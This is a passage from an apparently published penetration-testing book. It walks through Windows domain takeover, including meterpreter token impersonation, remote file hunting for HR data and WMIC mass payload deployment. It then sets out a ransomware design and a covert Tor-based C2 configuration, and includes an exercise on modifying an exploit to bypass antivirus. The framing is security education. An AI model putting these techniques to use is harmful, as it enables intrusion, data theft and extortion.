ComputerName : itterm01.it.pharma.com
IP            : 192.168.65.13
SessionFrom   : 192.168.0.99
LocalAdmin    :

UserDomain    : it.pharma.com
Username      : globaladmin
ComputerName : itdc02.it.pharma.com
IP            : 192.168.65.32
SessionFrom   : 192.168.0.99
LocalAdmin    :
```

```
UserDomain   : it.pharma.com
UserName     : globaladmin
ComputerName : itdc01.it.pharma.com
IP           : 192.168.65.10
SessionFrom  : 192.168.0.99
LocalAdmin   :

UserDomain   : it.pharma.com
UserName     : globaladmin
ComputerName : itsql02.it.pharma.com
IP           : 192.168.65.63
SessionFrom  : 192.168.0.99
LocalAdmin   :

UserDomain   : it.pharma.com
UserName     : globaladmin
ComputerName : ITSQL01.it.pharma.com
IP           : 192.168.65.12
SessionFrom  : 192.168.0.99
LocalAdmin   :
```

In this example, PowerView uses native Windows API commands to get the logged on users for domain machines.

It seems that `ITSQL01.it.pharma.com` has a domain admin called `globaladmin` logged into it. Once again, we will use a local admin “Pass the Hash” attack to compromise the host and then get Metasploit to list any available tokens on that host:

```
meterpreter> getuid
Server username: IT\pharmaadmin
meterpreter > use incognito
Loading extension incognito…success.
meterpreter > getuid
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
IT\pharmaadmin
PHARMA\globaladmin
```

We can steal the domain admin's session token, which will give us complete control of all this domain's hosts.

```
meterpreter > impersonate_token PHARMA\globaladmin
[+] Delegation token available
[+] Successfully impersonated user PHARMA\globaladmin
meterpreter > getuid
Server username: PHARMA\globaladmin
```

Making a Shopping List

All right. Let's go shopping. Our primary target is still employee data but, given our highly elevated access, we owe it to ourselves not to miss an opportunity for a potentially massive data theft. The *last* thing we want to do at this stage is start creating individual shell sessions on hosts across our compromised domain. There are too many systems and it will create suspicious network chatter, but most importantly of all—it's not necessary. What we want at this stage is a *shopping list*, a list across the entire domain of the location of interesting files. This can be anything we want, but let's say we're looking specifically for Microsoft Office Excel documents on remote hosts. A simple `dir` command will suffice in this case:

```
dir \\hostname\c$\*.xl* /s/b
```

Make sure you retain the command-line options so that the output contains the full path; this will make scripting easier later when you know what you want to copy.

This is of course completely scalable and scriptable, but the wider the net you cast, the longer the search will take. One approach is to search through the target list for potential HR targets, but the workstation nomenclature is very vague. A better approach is to use LinkedIn to find the names of staff who work in the HR department and cross-reference those with a user dump from the AD. Then you can determine which workstation that user is logged in to. We find a lady by the name of Fran Summers who represents Global HR in San Francisco. Using PowerView, we find out that her username is `fransumm`:

```
samaccountname                  : franumm
usncreated                      : 83047038
userprincipalname               : fransum@pharma.local
mdbusedefaults                  : True
displayname                     : Fran Summers
memberof                        : {CN=AX Requisition
Users,OU=Groups,DC=phenomenex,DC=com, CN=HR,OU=
                                  Groups,DC=pharma,DC=com,
CN=SP_Manf_PharmaShare_Technical,OU=Groups,DC=pharma,DC=com,
CN=Security OWA Members,OU=Groups,DC=pharma,DC=com…}
```

Also using PowerView, we see that `fransumm` is logged into `pharma1845.pharma.com`:

```
PS C:\> Invoke-StealthUserhunter -Username "fransumm"

UserDomain    : pharma.com
UserName      : fransumm
ComputerName  : pharma1845.pharma.com
IP            : 190.168.34.12
SessionFrom   : 190.168.34.12
```

Pay dirt! Now we repeat our previous `dir` command:

```
dir \\hostname\c$\*.xl* /s/b

C:\Users\fransumm\AppData\Local\Temp\Temp1_invbas3p0.zip\InvisibleBasi

C:\Users\fransumm\Desktop\Onboarding\Asset & subnet information
v0.2.xlsx
C:\Users\fransumm\Desktop\Onboarding\RFCDocv2.xlsx
C:\Users\fransumm\Documents\Employee_complete_2016-04-12.xlsx
```

Now that we have control over the entire Windows data network, we need to decide on a suitably devastating attack that could be executed following our extraction of the target information. The easiest and most reliable way is to mass deploy a whole-drive encryption system via the domain admin credentials with a suitably long passphrase the company could never hope to guess.

Once that software is pushed out and installed, we can bounce every Windows workstation and server on the network. When they start up again, they'll require the passphrase to continue the boot sequence and (in the absence of that) are completely unrecoverable. This is a vicious attack that could also potentially render the company open to extortion. A million dollars in Bitcoin for the passphrase, for example. However, this is a modeling exercise so we're not going to do any of that. It is sufficient to demonstrate vulnerability by pushing out a custom binary to the target domain. For example, to target the UK specifically, we would do the following.

First get a command shell with domain admin credentials:

```
Runas /user:domainuk@UK cmd
```

The run the WMIC installer, which will allow us to invisibly deploy software remotely without any further user interaction:

```
c:\> wmic
```

At this point, we just need to specify a list of target computers and a path to our payload:

```
> /node::@"c:\computers.txt" product call install true,"" ,
"c:\PathToYour\File.msi
```

We're done!

Summary

We just went from a humble desktop user to having complete domain access in less than an hour. Feeling secure? I hope not. This is by no means a

contrived, unique, or difficult-to-replicate scenario and all the tools I've demonstrated here are in the public domain and freely available. The big takeaway here is that Windows is not a forgiving environment if you're lazy with security. Even if you're not, you can get into hot water quickly if your users can escalate their privileges locally. In an APT scenario, that is often just a matter of time.

Exercises

1. Download an existing client-side exploit. Modify it so that it bypasses your favorite antivirus solution. Make sure it still works.
2. Download the Metasploitable v2 virtual appliance. Practice Metasploit against it and become familiar with its strengths and weaknesses.

Chapter 5
Guns and Ammo

This chapter is an interesting example of the potentially far-reaching consequences of failing to secure your intellectual property. In the modern era of total concept to product automation manufacturing, the loss of even a few Computer Aided Design (CAD) files are potentially enough to sink your business. In recent years, the use of Computer Numerical Control (CNC) systems have become very popular in the design and manufacture of arms as the military requests more complex systems in a crowded market where the lowest bidder is usually going to be awarded the procurement contract.

CNC systems are used to mass produce weapons to an exact specification with an absolute minimum of human interaction—sometimes only assembling the completed parts. A side effect of this approach is that CNC systems are easily available, relatively inexpensive, and can generate rapid return on investment. That, coupled with the fact that CNC instruction documents needed to drive such machines can be easily shared over the Internet and that home CNC gunsmithing has become something of a niche hobby among certain segments of the Internet, the potential not only for loss of intellectual property but also for massive proliferation is obvious. In the future, advanced 3D printing (as a broad term including plastics and hardened metals) will be available to virtually everyone and the legal restriction of firearms will likely become impossible to prevent (see Figure 5.1).




Figure 5.1: Defense distributed ghost gunner. An open source CNC machine designed to manufacture AR-15 lower receivers restricted under Federal law.

Source: https://ghostgunner.net/

GUNS, BULLETS, AND POLITICS

If you wouldn't have guessed that some of the most advanced small arms in the world are designed and manufactured in Belgium, you're not alone. I was surprised to learn that a lot of the most cutting edge, expensive, and ultra-modern weaponry originates there. Unless you're a firearms aficionado or arms dealer, you probably didn't know this any more than I did. Nonetheless, a lot of the most cutting edge, expensive, and ultra-modern weaponry originates there (and in the last couple of years has ended up in the hands of Libyan rebels due to some very odd political negotiating which is well beyond the scope of this book).

Background and Mission Briefing

Industrial espionage (and blatant theft of ideas passed off as innovation) has long been a facet of the arms industry. This is particularly evident when comparing NATO/Warsaw Pact weapon systems from the Cold War but the philosophy is alive and well in the domestic arms trade today (see Figure 5.2).

Figure 5.2: The Soviet AT-4 (right) was a copy of the French MILAN system (Left).

Source: Composite image, own work

> **...copying is part of the firearms business, and I am sure you will see the P3AT style trigger mechanism in many other pistols (Taurus comes to mind). Personally, I was not happy that Ruger claimed to have a brand new design, when it was clearly based on our design. And when an upgrade to the trigger mechanism I designed found its way into the Ruger after coming out in the P3AT, it didn't make me feel any better. But that is the business.**
>
> ***—Kel-Tec CEO George Kellgren on plagiarism in the firearms industry. (http://www.thefirearmblog.com/blog/2010/10/12/gun-design-engineer-answers-your-questions/)***

Just because the practice is generally accepted doesn't mean it is exactly welcome. While there is nothing manufacturers can do to stop the competition from reverse engineering their finished products, that is a completely different prospect than allowing them to view CAD or CNC documents and engineering specifications. With that ringing in my ears, I found myself planning an APT modeling exercise for one of the world's foremost arms manufacturers—regular suppliers to armed forces the world over, including many branches of the U.S. military.

Not surprisingly, the primary goals of testing were to determine the ease of acquisition of any schematics and documentation relating to weapons design and manufacture. This would include the CAD files that could be used to drive the CNC machines as well as any data that could be useful to the competition to determine how certain complex engineering problems were being solved, i.e., heat tolerance in next generation composite materials. This could be

formal blueprints, internal processes on the local SharePoint or intranet server, or even just casual comments shared between engineers via email or instant messaging.

Another concern was the company's susceptibility to ransomware attacks. While I've included detailed instructions on how to simulate a ransomware infestation in the next section—so such technology may be better understood—my advice in this particular case (and in most cases) is simply to be aware of the dangers of ransomware and to have a recovery plan in place before the fact.

OSINT (OPEN SOURCE INTELLIGENCE)

The importance of OSINT (or Open Source Intelligence) should never be underestimated—it's amazing how much information useful to an external actor can be derived from the Internet, brochures, interviews, and the company's own website. Consider what you might like to know going into a modeling exercise like this. The target is going to be using some very specific technologies and software; knowing exactly what will reduce the overall engagement time thereby reducing the possibilities of detection and increasing the chances of a successful mission. The devil is in the details, but the details are generally often there for all to see.

Payload Delivery Part V: Simulating a Ransomware Attack

Ransomware is currently the scourge of the Internet and it is a problem that will likely only get worse. Given that only basic programming skills are required to execute such an attack (as well as the wide availability of third-party crypto libraries), it is actually surprising that this type of malware has been so late to emerge and mature. Now that it has, it is virtually inevitable that your organization will be hit at some point.

What Is Ransomware?

Ransomware is software that, when deployed to a compromised host, encrypts files (or in some cases the entire local storage space) and demands payment for data recovery in the form of a password or decryption key, depending on the nature of the malware. Usually ransomware is delivered through exploit kits that target vulnerabilities in client side software, with Adobe Flash being far and away the most popular target due to its almost universal deployment and terrible history of security flaws. Payment is almost

always demanded through Bitcoin, a semi-anonymous crypto currency created by “Satoshi Nakamoto,” which is the pseudonym of parties unknown at the time of writing (there are plenty of people who have claimed this identify and plenty more who have been wrongly identified as such).

Ransomware is a growing problem. It is easy money for organized crime looking to target low hanging fruit and there are always people willing to pay. Some ransomware groups or authors will accept payment through PayPal but tend to demand more money, presumably to compensate for the additional steps that would need to be taken to secure the identities of the thieves.

> **WARNING**
>
> Never pay the ransom. Every cent you pay to extortionists is funding future such incidents and is going straight into the pockets of the mob. Make daily backups of your data on separate storage. Even if you *do* pay, you have no guarantee of getting your data back. It doesn't matter if the ransom is $100 or $1,000,000—every success further emboldens the attacker. Don't pay.

Why Simulate a Ransomware Attack?

The ultimate goal of penetration testing is to illustrate threat, risk, and vulnerability. Demonstrating this with relation to the end user often requires a context and ransomware is a powerful example. A user confronted with the helplessness that comes from being the victim of such an attack never needs to be told again why security is important, nor for that matter does the CISO want to have to explain to the CEO that if they want their valuable IP back, they need to pay a million dollars to the Russian mafia.

Without wanting to drive the point home, the days when businesses had to worry about nothing more annoying than bored teenagers and web-taggers are long gone. There are very bad people out there and you need to know what you are up against.

A Model for Ransomware Simulation

In order to simulate a ransomware attack, it is necessary to a certain extent to create ransomware—you're not after all going to want to use somebody else's hostile code. When developing a realistic framework, consider the following functionality the minimum:

- Asymmetric cryptography only. Separate keys should be used for encryption and decryption.

- Remote key generation. At the moment of deployment, the C2 agent should send a request to the C2 server requesting that a private and a public key pair be generated. The public key is then downloaded to the agent for the encryption process, ensuring that the compromised system never has access to the private key (which conversely is used for decryption). The key pair will exist on the server in its own directory in such a way that it can be linked to the target system in the future. One example is making an SHA hash of the public key and using that as the directory name.
- Configurable to target specific file groups (i.e., Word documents, Excel spreadsheets, and so forth) as well as determine whether only local files are attacked or if network shares should also be included.
- Secure deletion. Once a file is encrypted, the source should be deleted in such a way as to make it unrecoverable. Hashing and overwriting the file is one example of how this may be achieved.
- Notify the target of the successful attack and provide a means to recover the files, i.e., generating a SHA hash of the public key on the compromised system and providing that string as a reference when requesting payment. An automated way to recover files with the key once the ransom is paid should be built into the C2 agent.
- The ability to export the names of all encrypted files back to the C2 server in case there's something interesting that could be added to a "shopping list," i.e., to steal.

Asymmetric Cryptography

This is not treatise on cryptographic technology—that is beyond the scope of this work. However, it is necessary to understand some principles even if you're not interested or familiar with what what happens under the hood. It certainly isn't necessary to be able to implement cryptographic ciphers or protocols from scratch, as every major programming language will have crypto libraries that are suitable for our purposes. If you're looking for a good introduction to cryptography then I suggest *Applied Cryptography 20th Anniversary Edition* by Bruce Schneier (Wiley, 2015).

Simply put, asymmetric cryptography (or public key cryptography) utilizes two different keys—one for encryption and one for decryption. Mathematically, these keys are related but one cannot be derived from the other. The benefit of this approach in day-to-day security tasks is that a public key can be shared with contacts (or the entire Internet), allowing content to be encrypted, which in turn can only be accessed by anyone with access to your private key (which should just be you). This is ideal for applications such

as email. This is compared to symmetric cryptography (or private key encryption), where the same key is used for encryption and decryption. This is not suitable for a ransomware attack, as it is at least plausible that the key could be recovered by a competent forensic exercise. This is unlikely for the purposes laid out here but perfection should be sought in all things.

From the perspective of ransomware, asymmetric crypto is useful because it means that files can be locked and, in return for a ransom, something tangible is provided to recover them—something that there is no way the victim could otherwise acquire—and that's the private key.

In the C programming language, you have access to the `libgcrypt` library, shown in Table 5.1, which contains everything you need to implement a ransomware attack. RSA or DSA are the recommended public key cipher suites. The following functions are of specific interest:

Table 5.1: The libgcrypt library contains all the crypto functions you will ever need.

PRIMITIVE OR OPERATION	ALGORITHMS OR IMPLEMENTATIONS
symmetric ciphers:[5]	IDEA, 3DES, CAST5, Blowfish, AES (128, 192, 256 bits), Twofish (128, 256 bits), ARCfour / RC4, DES, Serpent (128, 192, 256 bits), Ron's Cipher 2 / RC2 (40, 128 bits), SEED, Camellia (128, 192, 256 bits), Salsa20, Salsa20/12, ChaCha20, GOST 28147-89
cipher modes:[6]	ECB, CFB, CBC, OFB, CTR, AES-Wrap (RFC 3394), CCM, GCM, Stream, OCB
public key algorithms:[7][8]	RSA, DSA, ElGamal, ECDSA, EdDSA
hash algorithms:[9]	MD2, MD4, MD5, SHA-1, SHA-224, SHA-256, SHA-384, SHA-512, SHA3-224, SHA3-256, SHA3-384, SHA3-512, SHAKE128, SHAKE256, RIPEMD-160, TIGER/192, TIGER1, TIGER2, Whirlpool, CRC-24 (as in RFC 2440), CRC-32 (as in ISO 3309, RFC 1510), GOST R 34.11-94, GOST R 34.11-2012 (256, 512 bits)
message authentication codes (MACs):[10]	HMAC, CMAC, GMAC, Poly1305

key derivation functions (KDFs):[11]	S2K (as in RFC 4880: simple, salted, iterated+salted), PBKDF2, SCRYPT
elliptic curves:	NIST (P-256, P-384, P-521), SECG (secp256k1), ECC Brainpool / RFC 5639 (P256r1, P384r1, P512r1), Bernstein (Curve25519), GOST R (34.10-2001, 34.10-2012)

- `gcry_pk_encrypt`—Encrypt data using a public key.
- `gcry_pk_decrypt`—Decrypt data using a private key.
- `gcry_pk_genkey`—Create a new public/private key pair.

Remote Key Generation

The key pair should be generated on the server to ensure that the client never sees the private key until the ransom is paid. Some ransomware implementations generate the key pair on the client and then send the private key to the server. The danger of this is twofold: an error communicated to the server may prevent the private key from being delivered, rendering the files completely unrecoverable. If the private key is generated on the client, there is always the danger that it might be recoverable by the victim. Obviously, neither of these scenarios is beneficial.

Targeting Files

Any file types can be targeted though Microsoft office documents and database files. Anything that might contain precious information can be targeted, including game data files and Bitcoin wallets. In Windows, disk drives are referenced by a letter (including network shares), so the first step should be to enumerate all drives and scan them for files of the target file type. Once this process has concluded, a complete manifest should be exported back to the C2 server (as there may be interesting documents that might be worth keeping). At this point (and only at this point) the file encryption should begin. As each file is encrypted, its name should be added to a list somewhere on the host (i.e., `c:\ransom\files.txt`) and the original file should be destroyed through cryptographic scrubbing. The file should be overwritten by random hashed data before it is deleted. The encrypted file should be placed in the same directory as its plaintext counterpart (see Figure 5.3).




Figure 5.3: Encryption process flow.

Requesting the Ransom

Once the attack is complete, the public key is hashed using the same process used when it was created on the C2 server. The sole purpose of this is to create a small unique identifier that the victims can use when notifying that they have paid the ransom and to allow the perpetrator to find the corresponding private key. This hash could be pasted into a web page and the private key delivered automatically. The victims should also be notified of the contents of `c:\ransom\files.txt` so they are completely clear what is at stake. See Figure 5.4.




Figure 5.4: Decryption process flow.

Maintaining C2

It's worth pointing out that even if you pay a ransom, that doesn't mean this will be the last time you ever hear from the attacker. In this instance, the command and control infrastructure is still in place and the victim's files are still accessible. A ransomware attack could just be one component in a larger APT scenario. As you saw in the previous chapter, once large sections of the network or domain are accessible to an attacker, a large-scale data theft can be easily turned into a large-scale ransom operation. Sickeningly, the most popular target for such attacks at the moment are hospitals because they are under the most pressure to pay. They don't have time to engage in long-term forensic operations or expensive data recovery exercises when the files they've lost access to are essential for delivering health care.

Final Thoughts

Should you ever actually carry out such an exercise? No. You can certainly do more harm than good if you do so idly (for which I take no responsibility); however, there is absolutely no doubt as to its effectiveness. If you're a CISO conducting penetration testing as leverage to get a larger budget for security, it might be something to consider (in a very controlled manner).

Command and Control Part V: Creating a Covert C2 Solution

The necessity to communicate over the Internet is the weak link in any command and control infrastructure. Even if the C2 is distributed over multiple servers, there is the inherent fragility that comes from needing to talk to IP addresses that could be blocked at a border router if the network team considers the traffic suspicious or if the C2 servers are added to threat databases such as the Open Threat Exchange, which can automatically update security appliances with addresses of "known-bad." Another issue is that once a C2 server has been identified, it is at risk of being physically decommissioned and seized by law enforcement. Fortunately, there is a solution to both of these problems.

Introducing the Onion Router

If you're reading this, you've likely encountered the *Onion Router (Tor)* in one form or another or at least have an inkling of what it is. To summarize, Tor is primarily used to anonymize an Internet user's behavior—web traffic (for example) is routed through several layers of routers (hence the onion) before being routed back on to the public Internet through an exit node. Each layer can only see its own upstream and downstream connections in any session and traffic is encrypted. This effectively anonymizes the Internet user.

There are problems with this approach though. If attackers control the exit node, they can see the traffic going to its final destination. There are also correlation attacks that can be executed by major players (such as the NSA, which controls many exit nodes), allowing the user to be identified by cross-referencing packets entering and leaving the Tor network (at least in theory). Tor, however, also allows us to provision services within the "dark" network itself—this effectively creates (for example) a completely anonymous web server that can only be viewed via Tor and uses its own distributed addressing system. That is ideal for our needs. A C2 server can be provisioned as a node within the Tor network and the compromised host will connect to Tor when it comes online, completely circumventing local network security and remaining operational access, even if compromised hosts are detected.

> **NOTE**
>
> This is strictly a practical guide. I'm not going to discuss the ins and outs of the Tor technology (although it is quite fascinating). You can find plenty of information on the Tor website (http://www.torproject.org) and its associated forums if you're interested in learning more about the project.

The first thing to do is download the Tor software—it's available for a wide

range of platforms. This guide uses the Linux version for C2 and the Windows version for the C2 agent, but these instructions are virtually identical regardless of operating system. The easiest way to proceed is to download the Tor browser packages, which are used to browse the web anonymously. That of course is not what we want to do, but the full suite contains the individual components we need, which can be pulled out and built into our C2 infrastructure. This setup assumes the pre-existence of a C2 server configured more or less along the lines described in previous chapters. It is imperative that all services, be they SSH, web server, or Metasploit listener, be exposed *only* on the localhost address. This is because this is where the Tor tunnel endpoint will expect them to be and also ensures that nothing about the C2 can be enumerated from the Internet, such as by search engines.

The Torrc File

Tor stores its configuration in a file called `torrc`. The location of this file depends on the operating system. In Windows, it is in the installation directory; in Linux, it can be found in `~/.tor`; and on the Mac OS X, it's in the `Applications` directory under the Tor browser package. You'll need to `sudo` up and modify it from the command line. Regardless of the operating system, the `torrc` file is the same. In order to create a hidden service, you need to append the following lines to the file:

```
# Configure hidden service directory
HiddenServiceeDir /home/wil/tor_hidden
# C2 Web Port
HiddenServicePort 443 127.0.0.1:4433
# C2 SSH Port
HiddenServicePort 7022 127.0.0.1:7022
# C2 Metasploit listener
HiddenServicePort 8080 127.0.0.1:8080
```

This makes TCP ports 443, 7022, and 8080 available on the Tor host, with the assumption that our C2 is using these ports. Change them to whatever you need them to be. The hidden service directory is simply the place where our server keys will be stored and should be outside the web server's root directory. Note that the web server, while exposing port 443, is actually running on 4433. This is simply to avoid having to start the web service as root.

The next time Tor is started, two files will be created in the `tor_hidden` directory. Those files are a `private_key` file (keep this secure or others will be able to impersonate your C2) and a hostname file that contains a hash of the public key. This will also be the address of your C2:

```
wil@c2:~$ /etc/init.d/tor restart
```

```
wil@c2:~$ ls

hostname
private_key


wil@c2:~$ cat private_key

-----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKBgQC9ymfMgQk12AFT4PXWV+XfmZ1tVDaGajya/jIuwnwtjFdMWe7m
VDWMjs8Z02GGJhH6tIIpoDUrWLi+YchNHlQBi2AnBFzAoSlfRcvobeBAaWuQn+aH
Uzr+xVXOADSIcfgtT5Yd13RKmUEKFV8AO9u652zYP1ss0l+S2mY/J/t/3wIDAQAB
AoGAMjQwcPBRN2UENOP1I9XsgNFpy1nTcor3rShArg3UO1g8X34Kq/Lql1vPfM1l
ps67Qs4tAEXYyraVaAcFrSCwp6MyeKYwxZtT7ki7q3rbMycvbYquxquh0uGy4aed
K8XWjPrUv3yzQSYslOehVWMTH7xTzaOvp5uhpAlHFRqN5MECQQDmpFkXmtfEGwqT
bRbKegRs9siNY6McWBCGrYc/BrpXEiK0j2QcrjC/dMJ4P9O4A94aG4NSI/005fII
vxrOmD9VAkEA0qhBVWeZD7amfvPYChQo0B4ACZZdJlcUd/x1JSOYbVKvRCvJLxjT
5LMwg93jj2m386jXWx8n40Zcus6BTDr6YwJBAKH8E0ZszdVBWLAqEbOq9qjAuiHz
NH+XqiOshCxTwVOdvRorCxjJjhspGdvyl/PJY5facuShuhgI13AlJ+KpMvECQHDJ
